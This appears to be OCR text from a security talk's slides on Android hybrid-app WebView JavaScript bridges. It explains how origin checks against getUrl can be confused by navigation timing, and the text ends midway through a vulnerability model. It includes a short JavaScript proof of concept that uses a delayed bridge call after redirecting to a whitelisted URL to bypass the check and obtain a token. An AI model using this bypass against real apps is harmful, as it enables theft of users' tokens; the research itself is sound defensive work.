




Enforcement On Bridges

- Lifecycle based access control
- "real-time" access control

Lifecycle based access control




Lifecycle based access control


```
webView.setWebViewClient(new WebViewClient(){
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        String inputUrl=request.getUrl().toString();
        jsObject.setCurrentHost(inputUrl);
        if (checkDomain(inputUrl,0))
        {
            return false;
        }
        return true;
    }
});

@JavascriptInterface
public String getToken() {
    if (checkDomain(currentHost,1))
    {
        return "{\"token\":\"1234567890abcdefg\"}";
    }
}
```

Lifecyle based access control

- proved to be unsafe
- Can be bypassed with Time-delay attack




Lifecycle based access control



Lifecycle based access control

```
<script>
function render_navigation(){
  location.href = "https://www.google.com;"  // a Url in WhiteList
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);    // time delay attack
  render_navigation();
}
</script>
```

"real-time" access control




"real-time" access control

```
@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread();
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

String getUrlFromMainThread(){
    String current_url="";
    UIUtil.runOnUIThread(
      new Runnable() {
         @Override
         public void run() {
           current_url = webView.getUrl()
           downLatch.countDown();
         }
    });
    return current_url;
}
```

"real-time" access control

- location.href will not affect WebVie
- In most cases



New Threaten

A. Tangled getUrl
B. Life of Navigation
C. Navigations in Hybrid App
D. Navigation Confused Vulnerability

Tagged getUrl

```
NavigationEntryImpl* NavigationControllerImpl::GetVisibleEntry() {
  // The pending entry is safe to return for new (non-history), browser-
  // initiated navigations.  Most renderer-initiated navigations should not
  // show the pending entry, to prevent URL spoof attacks.
  bool safe_to_show_pending =
      pending_entry_ &&
      // Require a new navigation.
      pending_entry_index_ == -1 &&
      // Require either browser-initiated or an unmodified new tab.
      (!pending_entry_->is_renderer_initiated() || IsUnmodifiedBlankTab());

  if (!safe_to_show_pending && pending_entry_ && pending_entry_index_ != -1 &&
      IsInitialNavigation() && !pending_entry_->is_renderer_initiated())
    safe_to_show_pending = true;

  if (safe_to_show_pending)
    return pending_entry_;
  return GetLastCommittedEntry();   // entries_[last_committed_entry_index_].get();
}
```

- https://source.chromium.org/chromium/chromium/src/+/master:content/browser/renderer_host/navigation_controller_impl.cc;l=800?q=GetVisibleEntry&ss=chromium%2Fchromium%2Fsrc

Tagged getUrl


- During different types of navigation, WebView.getUrl will return different value.

Life Of Navigation


- Renderer-initiated navigations
  - Links, forms, scripts
  - (Less trustworthy: bad web pages can try to send you places, but not internal pages)

- vs Browser-initiated navigations
  - Omnibox, bookmarks, context menus, etc

Life Of Navigation



Life Of Navigation



Navigation and Hybrid App

Browser-initiated Navigation

- java:WebView.loadUrl
- Do not need much check
- set pending_entry at the beginning of navigation
- Return pending_entry in getUrl

Render-initiated Navigation

- js: Location.href
- need lots of verifications
- do not set pending_entry
- Return last_committed_entry in getUrl

Browser VS Hybrid App

- Two types of navigation is strictly compartmentalized in general desktop browser
- Hybrid App allow JavaScript to interact with the host application through bridges
- Some assumption for browser is no longer suitable for Hybrid App
- Border between browser-initiated and render-initiated can be broken

Navigation confused attack

- "The pending entry is safe to return for new (non-history), browser-initiated navigations. Most renderer-initiated navigations should not show the pending entry."

- In Hybrid app **browser-initiate-navigation can also be invoked by render model with Bridges**

- WebView.getUrl will return pending_entry In this "Render-initated navigation"

Navigation confused attack

- IF DEVELOPER DO NOT KNOW THE DIFFERENCE BETWEEN BROWER-INITIATED-NAVIGATION AND RENDER-INITAITED-NAVIGATION ,THERE WILL BE A VULNERABILITY

Vulnerability Model#1

- Direct Navigation Confused Vulnerability (DNCV)

Vulnerability Model#1

- Render can invoke Browser-initiated-navigation by JavascriptInterface

